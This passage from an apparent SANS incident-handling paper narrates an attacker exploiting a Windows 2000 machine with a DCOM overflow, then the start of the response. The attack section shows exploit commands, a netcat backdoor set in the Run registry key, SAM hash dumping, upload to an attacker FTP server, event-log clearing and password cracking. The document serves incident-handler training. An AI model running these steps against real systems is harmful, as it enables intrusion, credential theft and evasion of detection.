
Pinging infotechtest.fakeurld00d.com [192.168.1.10] with 32
bytes of data:
```

```
Reply from 192.168.1.10: bytes=32 time=10ms TTL=56
Reply from 192.168.1.10: bytes=32 time=10ms TTL=56
Reply from 192.168.1.10: bytes=32 time<10ms TTL=56
Reply from 192.168.1.10: bytes=32 time=10ms TTL=56
```

Ping statistics for 192.168.1.10:

```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 10ms, Average = 7ms
```


Now Bob had the IP address. He just needed to choose a target OS, and from experience he knew that the machine was running Windows 2000 SP1. He executed the command as follows:



```
C:\WINNT\system32\cmd.exe
C:\GCIH\new>Dcomexploit 1 192.168.1.10
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauziere <blauziere [at] altern.org>
- Using return address of 0x77e829ec
Use Netcat to connect to 192.168.1.10:4444
C:\GCIH\new>_
```

```
C:\>Dcomexploit 1 192.168.1.10
```

This looked to be a successful attack. Bob now needed to connect to the remote machine on port 4444 using a tool called *netcat*:

A screenshot of a Windows 2000 command prompt window. The title bar reads 'C:\WINNT\system32\cmd.exe - nc 192.168.1.10 4444'. The command prompt shows the following sequence of commands and output:
C:\GCIH\new>Dcomexploit 1 192.168.1.10

- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauziere <blauziere [at] altern.org>
- Using return address of 0x77e829ec
Use Netcat to connect to 192.168.1.10:4444

C:\GCIH\new>nc 192.168.1.10 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINDOWS\system32>_

```
C:\GCIH\new>Dcomexploit 1 192.168.1.10
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauziere <blauziere [at]
altern.org>
- Using return address of 0x77e829ec
Use Netcat to connect to 192.168.1.10:4444

C:\GCIH\new>nc 192.168.1.10 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINDOWS\system32>
```

Bob now had a Windows 2000 command prompt, running with System privileges (Administrator-level). He could begin the next phase, keeping the access he had just gained.

Keeping Access

Bob had a multi-tiered strategy for maintaining access to Andy's machine. He planned on retrieving the tools he would need from an FTP server that the various members of the L0rds of Mayh3m could access for tools. His goal was to retrieve both the Windows 2000 SAM file for cracking passwords and to install a Windows rootkit that could allow him later access regardless of system accounts.

As InfoTechCom was a small company, and not many system accounts existed (Bob knew this to be true), he did not want to risk adding an account (particularly

one in the Administrators group) that might be noticed. His strategy was, instead, as follows:

1. Access the FTP site with his simple tools and download them to the local machine.
2. Using Netcat, set up a simple backdoor that would open a port for remote access at a later time. Rename the Netcat executable to something inconspicuous.
3. Using a simple .REG file, import a key into the Windows 2000 registry that would execute this Netcat listener any time the system started.
4. Using the tool PWDUMP3, extract the local SAM file and upload it back to the FTP server for analysis with Lophtrcrack 2.5, a password-cracking tool that Bob would run at a later time.

This was a simple strategy for keeping access to the machine using a command prompt at any later time.

Accessing the FTP site and downloading the tool kit

This first step was important. Bob had to get his tools over to the compromised machine and “set up shop” as quickly as possible. He only had six files to download, and they were all fairly small:

```
C:\>ftp warez.10rds.net
ftp warez.10rds.net
Connected to 192.168.1.2.
220 w@arez Microsoft FTP Service (Version 5.0).
User (192.168.1.2:(none)): administrator
331 Password required for administrator.
Password:
230-W@r3z
230 User administrator logged in.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
-rwxrwxrwx   1 owner    group           348 Jul 31 13:04
add.reg
-rwxrwxrwx   1 owner    group        28672 Jul 31 13:38
clearlogs.exe
-r-xr-xr-x   1 owner    group        49152 Jan 21  2001
LsaExt.dll
-r-xr-xr-x   1 owner    group        59392 Jan  3  1998
nc.exe
-r-xr-xr-x   1 owner    group        61440 Jan 21  2001
PwDump3.exe
-r-xr-xr-x   1 owner    group        45056 Jan 19  2001
pwservice.exe
226 Transfer complete.
```

```
ftp: 426 bytes received in 0.07Seconds 6.09Kbytes/sec.  
ftp> get add.reg  
200 PORT command successful.  
150 Opening ASCII mode data connection for add.reg(348  
bytes).  
226 Transfer complete.  
ftp: 348 bytes received in 0.01Seconds 34.80Kbytes/sec.  
ftp> get clearlogs.exe  
200 PORT command successful.  
150 Opening ASCII mode data connection for  
clearlogs.exe(28672 bytes).  
226 Transfer complete.  
ftp: 28672 bytes received in 0.00Seconds  
28672000.00Kbytes/sec.  
ftp> get LsaExt.dll  
200 PORT command successful.  
150 Opening ASCII mode data connection for LsaExt.dll(49152  
bytes).  
226 Transfer complete.  
ftp: 49152 bytes received in 0.00Seconds  
49152000.00Kbytes/sec.  
ftp> get nc.exe  
200 PORT command successful.  
150 Opening ASCII mode data connection for nc.exe(59392  
bytes).  
226 Transfer complete.  
ftp: 59392 bytes received in 0.00Seconds  
59392000.00Kbytes/sec.  
ftp> get PwDump3.exe  
200 PORT command successful.  
150 Opening ASCII mode data connection for  
PwDump3.exe(61440 bytes).  
226 Transfer complete.  
ftp: 61440 bytes received in 0.00Seconds  
61440000.00Kbytes/sec.  
ftp> get pwservice.exe  
200 PORT command successful.  
150 Opening ASCII mode data connection for  
pwservice.exe(45056 bytes).  
226 Transfer complete.  
ftp: 45056 bytes received in 0.00Seconds  
45056000.00Kbytes/sec.  
ftp> bye  
221  
  
C:\>
```

Now, Bob had the files he needed. The first step was to rename netcat as something a little more discreet. Bob's strategy was to open a backdoor on port 13, which was sometimes used for the Remote Time of Day. Bob renamed Netcat.exe to daytime.exe and moved it to the folder C:\Windows\System32:

```
C:\>rename nc.exe daytime.exe
Rename nc.exe daytime.exe

C:\>move daytime.exe C:\Windows\System32
move daytime.exe C:\Windows\System32

C:\>
```

Now, Bob needed to execute his Registry file add.reg. The contents of this file are simple:

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Time Synchronization"="daytime.exe -L -d -p 13 -e cmd.exe"
```

Bob executed this at the command prompt:

```
C:\>regedit /s add.reg
regedit /s add.reg
```

By using the **regedit /s** command, the registry key would be added without any prompting. Typically, when executing a REG file, the system will prompt the user and ask them to click "Yes" or "No" as to whether they are sure they want to actually modify the registry.

Perfect. Now Bob deleted the file "add.reg" and decided to get the SAM file. In brief, the SAM file is an encrypted file that stores the Windows OS authentication hashes for user logon accounts. This file is locked by the system, and on Windows 2000 is found in the folder %systemroot%\system32\config. Due to a feature on Windows 2000 called SYSKEY (which basically uses 128-bit encryption instead of the 40-bit encryption that used to be the default), the file must be extracted using special tools, including *pwdump2* and *pwdump3*. The only major difference between the two is the ability of *pwdump3* to remotely extract the SAM file, as well.

The syntax for *pwdump3* is extremely simple:

```
# PWDUMP3 machineName [outputFile] [userName]
```

Bob was only concerned with the first two parameters; the third, a username, would be used for establishing a remote connection to a machine. Bob first checked the actual machine name with the **hostname** command, and then executed *pwdump3*, saving the SAM hashes to a file called *sam.txt*:

```
C:\>hostname
hostname
APPS-TEST

C:\>pwdump3 apps-test sam.txt
pwdump3 apps-test sam.txt

pwdump3 by Phil Staubs, e-business technology
Copyright 2001 e-business technology, Inc.

This program is free software based on pwpump2 by Tony
Sabin under the GNU
General Public License Version 2 (GNU GPL), you can
redistribute it and/or
modify it under the terms of the GNU GPL, as published by
the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED
WITH THIS
PROGRAM. Please see the COPYING file included with this
program (also
available at www.ebiz-tech.com/pwdump3) and the GNU GPL for
further details.

Completed.

C:\>
```

Bob now deleted the three files that were associated with *pwdump3*: *LsaExt.dll*, *pwdump3.exe*, and *pwservice.exe*. The last step was to execute the Netcat backdoor and check to make sure it was open, FTP the SAM file back to himself for later analysis, and then clean up (the next section). Bob executed the file *C:\Windows\System32\daytime.exe* with the following command:

```
C:\>cd Windows\system32
cd Windows\system32

C:\WINDOWS\SYSTEM32>daytime.exe -L -d -p 13 -e cmd.exe
daytime.exe -L -d -p 13 -e cmd.exe
```

Unfortunately, this would cause the current window to “hang”. Now, though, Bob had a new shell connection:

```
C:\GCIH\new>nc 192.168.1.10 13
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINDOWS\system32>
```

Excellent. Bob had succeeded in creating a pervasive backdoor. The options chosen for this execution of Netcat are as follows [24, 25]:

- -L: this one is really key. With Netcat, you can choose the lowercase L (-l) or the uppercase L (-L) to set the program to listening mode. By using the uppercase option, Bob enabled the same Netcat process to keep answering connections, even if the current connection died for some reason.
- -d: this option is important; it lets Netcat run in the background without a Command window opening (similar to “daemon” mode for Unix processes).
- -p 13: This will be the port that Netcat opens a listener on, and the one Bob will connect to.
- -e cmd.exe: This tells Netcat to execute a program (in this case, cmd.exe) when a successful connection is made on its listening port. In the Unix version of Netcat, the capacity to do this must be enabled in the actual code by setting the -DGAPING_SECURITY_HOLE option in the code.

Now, Bob needed to FTP the SAM file back to himself:

```
C:\>ftp warez.l0rds.net
Connected to wares.l0rds.net.
220 jamesbrown Microsoft FTP Service (Version 5.0).
User (192.168.1.2:(none)): administrator
331 Password required for administrator.
Password:
230-W@r3z
230 User administrator logged in.
ftp> put sam.txt
200 PORT command successful.
150 Opening ASCII mode data connection for sam.txt.
226 Transfer complete.
ftp: 248 bytes sent in 0.00Seconds 248000.00Kbytes/sec.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
-rwxrwxrwx   1 owner      group                348 Jul 31 13:04
add.reg
-rwxrwxrwx   1 owner      group               28672 Jul 31 13:38
clearlogs.exe
-r-xr-xr-x   1 owner      group             49152 Jan 21  2001
```

```

LsaExt.dll
-r-xr-xr-x    1 owner    group          59392 Jan  3  1998
nc.exe
-r-xr-xr-x    1 owner    group          61440 Jan 21  2001
PwDump3.exe
-r-xr-xr-x    1 owner    group          45056 Jan 19  2001
pwservice.exe
-rwxrwxrwx    1 owner    group           248 Jul 31 22:40
sam.txt
226 Transfer complete.
ftp: 494 bytes received in 0.01Seconds 49.40Kbytes/sec.
ftp> bye
221

C:\>

```

Bob had successfully created a way back into the machine. Now, he deleted the file “sam.txt” and prepared to clean up the traces he had left.

Covering the Tracks

At this point, Bob was feeling pretty smug. He had created what appeared to be a fairly innocuous-looking file that he didn't feel would be noticed. He had deleted all the files he had used, save one. He knew from experience that the machine he had compromised was outside the firewall, and the network communications he had just finished with were not being logged by any Intrusion Detection systems or other security appliances or software. The final step, in his mind, was to delete the various Event logs on the system. Although this was somewhat overt, he felt that Andy would not be monitoring this machine closely enough to notice.

At the command prompt, Bob executed the *clearlogs* utility as follows [23]:

```

C:\>clearlogs

ClearLogs 1.0 - (c) 2002, Arne Vidstrom
(arne.vidstrom@ntsecurity.nu)
      - http://ntsecurity.nu/toolbox/clearlogs/

Usage: clearlogs [\\computename] <-app / -sec / -sys>

      -app = application log
      -sec = security log
      -sys = system log

C:\>clearlogs -app

ClearLogs 1.0 - (c) 2002, Arne Vidstrom

```

```
(arne.vidstrom@ntsecurity.nu)
    - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\>clearlogs -sec

ClearLogs 1.0 - (c) 2002, Arne Vidstrom
(arne.vidstrom@ntsecurity.nu)
    - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\>clearlogs -sys

ClearLogs 1.0 - (c) 2002, Arne Vidstrom
(arne.vidstrom@ntsecurity.nu)
    - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\>
```

Now, all 3 of the various types of event logs on Windows 2000 (System, Application, and Security) had been cleared out, and Bob simply deleted the file "clearlogs.exe" from the system. Then he logged out, smug in the knowledge that he had documented the whole attack for his up-and-coming h@X0r friends to see how someone as 1337 as himself really went about hacking.

At this point, there are a few final points to make. Bob could have very easily been detected at this stage. Any additional auditing tools, such as Tripwire, would have raised a big flag at this point (just like in the last stage). Also, it is possible to audit the clearing of the Security event logs as an option by itself on Windows 2000. If this is enabled on Andy's machine, the Event Logs will have one new entry AFTER Bob has finished, pointing out when this happened and which system user did it.

Bob also could have employed a number of other tools and tricks at this stage of the attack. Two major methods/tools he could have used would have been rootkits or Alternate Data Streams. A rootkit uses one of two methods to hide processes, change privileges, and/or install backdoors [26]:

- Modification of actual kernel data structures.
- Changing execution paths, adding instructions to the kernel or system DLLs.

Alternate Data Streams, on the other hand, uses a totally different technique. These are native to the Windows NTFS file system, and allow a different set of

attributes to be assigned to an existing file for backwards-compatibility with some other file systems (notably Macintosh). The problem is that these alternate data streams are not easily identified on the system, once created. It is possible to “hide” files and/or processes to some extent by creating an innocent file (such as a text file) that actually “masks” another file or process. [27]


Bob was aware of these additional steps he could take. However, there were some considerations he took. First, he felt that he knew his target well enough to assume that these steps would be “overkill”. Secondly, he did not want to have to go through the steps of downloading and enabling a rootkit, which can corrupt the system unpredictably. Third, many antivirus products can detect alternate data streams now, and Bob did not want to give himself away this simply.

Later...

Bob retrieved the file “sam.txt” from the FTP site. The contents looked like this:

```
Administrator:500:5981403B84C80373AAD3B435B51404EE:26E5C2
253C6778FC59E1E960D7A09493:::
andy:1000:8318FA34E1F496D6AAD3B435B51404EE:5DD9243F271BAFB9E74
69AA7051B8DDF:::
Guest:501:NO PASSWORD*****:NO
PASSWORD*****:::
```


Now, Andy opened the application L0phtCrack 2.5 (an older version that he had been using for quite some time), and clicked File→Import SAM file. Bob browsed to the file “sam.txt”, and clicked “Open”. The resulting window looked like this:




Bob could see that there were only three accounts on the machine: Administrator, andy, and Guest.

Password cracking operations work in a very simple but effective manner; passwords in a file are encrypted using a mathematical algorithm, which creates a string known as a *hash*. This cannot be simply decrypted; instead, password-cracking software uses the same algorithm to create hashes from words or strings, and then compares these against the password hashes. If they match, that's the password.

Bob decided to run a Brute Force password crack against the file. There are several types of password cracking operations that Bob could try, two of the major types in use being the Dictionary attack and the Brute Force attack. In a Dictionary attack, a file called a "dictionary file" is loaded, which might contain any number of words in different languages. These words are hashed and tested fairly quickly; this attack's advantage is speed. However, any decent password may not be a simple word; instead, it may contain any number of other characters (!, @, #, \$, etc). To find these, a Brute Force attack is the most appropriate, using a defined characters set that includes special characters. Bob clicked Tools→Options, and selected the following character set:



Bob could also have run a "Hybrid" attack using L0phtCrack. This type of attack is slightly more sophisticated than a basic dictionary attack, making slight variations to normal dictionary words by appending several characters to the end of the word. For example, in a dictionary attack, the tool may try the word "password". In a hybrid attack, it would try simple additions to this such as "password99". Bob had plenty of time, so he instead opted for the full-blown Brute Force attack. After running for quite some time, Bob returned to see what it had produced:



He had successfully cracked Andy's password! The username was "andy", and the password was "@ndy!". Altogether, Bob was satisfied with his attack.\

© SANS Institute 2004, Author

The Incident Handling Process

The Incident Handling process has six distinct stages:

- Preparation
- Identification
- Containment
- Eradication
- Recovery
- Lessons Learned

Each of these will be discussed independently.

Preparation

This scenario will illustrate a classic case of “getting caught with your pants down”. InfoTechCom is a very small business – so small, in fact, that everyone in the company wears several hats at all times. Now that Bob is no longer an employee, the company consists of Andy White and his 3 employees: Frank Grey, a network administrator and systems analyst; Jennifer Chambers, a Web and graphics designer; and Chris Jameson, a C++/VB programmer.

Out of these employees, Frank had the most experience in handling network and overall information security incidents. He had worked for several large corporations, where he had been a member of Incident Handling teams and Emergency Response planning groups. Andy had done a significant amount of work in the Help Desk departments of both mid-size and large companies, and had some ancillary knowledge of how Incident Handling was supposed to work. In a company this small, one key advantage in terms of contacts/resources preparedness was the ability to get in touch with all employees quickly. Due to the limited experience of the employees at InfoTechCom, though, Jennifer and Chris would most likely be considered “In the Way” parties to an incident.


InfoTechCom had no previous interaction with law enforcement agencies, and as a result, would have no direct contacts in case of an incident. They did not back up their systems in their entirety; instead, they made weekly backups of the system files that they may need for customer support, and any crucial changes were backed up to hard media (CD-ROM) whenever the need arose. As a company that primarily did consulting work on customer’s premises, very little proprietary information was contained on their internal network. The primary purpose of these systems had always been testing, so losing most of this data would not be a disaster.

InfoTechCom had no prepared “jump bag” to use in case of an incident. The company did own a copy of the Windows 2000 Resource Kit, and had a CD-RW drive and blank CD-R media that could be used to create static tools for recovery. As a matter of fact, the only true preparedness that InfoTechCom had in place consisted of the following:

- Frank had implemented a FreeBSD firewall, using an extremely simple ruleset that he was still in the process of fine-tuning. In a nutshell, this allowed the internal LAN machines to communicate with any external resource, limited the other traffic coming in, and completely disallowed the APPS-TEST test machine to communicate with internal machines.
- Andy and Frank were interested in offering information security consulting services to their clients, and were actively engaged in learning and testing a range of open-source security tools including SNORT, Nessus, etc. They had installed Snort on a Linux machine in the DMZ, but had not gotten around to fine-tuning it or using it effectively as an IDS.
- All of the workstations and systems had a warning banner in place upon logon. On the Windows 200 machines, this was implemented via Local Security Policy, and consisted of a simple paragraph that read as follows:

This computer system is the property of InfoTechCom, LLC. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy. Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized InfoTechCom, LLC and law enforcement personnel. By using this system, the user consents to such interception, monitoring, recording, copying, auditing, inspection, and disclosure at the discretion of authorized InfoTechCom, LLC personnel. Unauthorized or improper use of this system may result in administrative disciplinary action and civil and criminal penalties. By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

- All Windows machines were running Symantec Client Security 8.0 (aka Symantec Corporate Edition) for virus protection, with the following update settings on each individual machine:



The Linux machines were not equipped with any virus protection.

- The APPS-TEST machine in the DMZ was running a freeware application from GFI Software called LANguard System Integrity Monitor (SIM) 3, which would monitor the state of the system and alert Andy if anything changes on the system.

Identification

Sunday August 3, 2003 11:30am

“Well this was a hell of a thing to come back to from vacation”, thought Andy. “A week in Miami, and I come back to THIS”, he grumped. Andy’s flight had gotten in around 8:45 that morning, and he had gone to get some breakfast before heading home to catch up on things before work began tomorrow. This was the first vacation Andy had taken since starting InfoTechCom a few years back. He had finally gotten to a point where he felt comfortable leaving things in his staff’s hands for a few days, and his biggest concern had been looking for a replacement for Bob when he returned.

Now, however, he had other issues to deal with. Upon arriving home, he had settled in and unpacked, and then gone to check his email and start planning his week. Poring through the usual litany of client updates from his staff, routine work emails, and offers for free information technology publications that he was used to seeing in his Inbox, Andy saw something that disturbed him. The sender was himself, and the subject was “GFI System Integrity Monitor Alert - APPS-TEST report”. He had installed this software several weeks ago, and had never seen an alert come through before.

The body of the email was even more ominous:

```
This is an automatic message. Do not reply !
Report generated by GFI LANguard System Integrity Monitor 3 on 07/31/03
22:43:46
Computer name: APPS-TEST
*****
HIGH THREAT ALERTS
=====

- The file/folder/drive
C:\RECYCLER\S-1-5-21-1214440339-436374069-1957994488-1000 has been changed!

Filename: S-1-5-21-1214440339-436374069-1957994488-1000
Location: C:\RECYCLER

Last known properties:
  File Size: 0
  Owner: BUILTIN\Administrators
  Date Created: 07/31/03
  Time Created: 22:39:03
```

Date last modified: 07/31/03
Time last modified: 22:39:03

Date last accessed: 07/31/03
Time last accessed: 22:39:03

Current properties:

File Size: 0
Owner: BUILTIN\Administrators
Date Created: 07/31/03
Time Created: 22:39:03

Date last modified: 07/31/03
Time last modified: 22:39:03

Date last accessed: 07/31/03
Time last accessed: 22:39:03

More Information:

Size Difference: 0
LANguard S.I.M. Incident ID: 1071

- The file/folder/drive

C:\RECYCLER\S-1-5-21-1214440339-436374069-1957994488-1000\INFO2 has been changed!

Filename: INFO2

Location: C:\RECYCLER\S-1-5-21-1214440339-436374069-1957994488-1000

Last known properties:

File Size: 4020
Owner: BUILTIN\Administrators
Date Created: 07/31/03
Time Created: 22:39:49

Date last modified: 07/31/03
Time last modified: 22:39:49

Date last accessed: 07/31/03
Time last accessed: 22:39:49

Current properties:

File Size: 4020
Owner: BUILTIN\Administrators
Date Created: 07/31/03
Time Created: 22:39:49

Date last modified: 07/31/03
Time last modified: 22:39:49

Date last accessed: 07/31/03
Time last accessed: 22:39:49

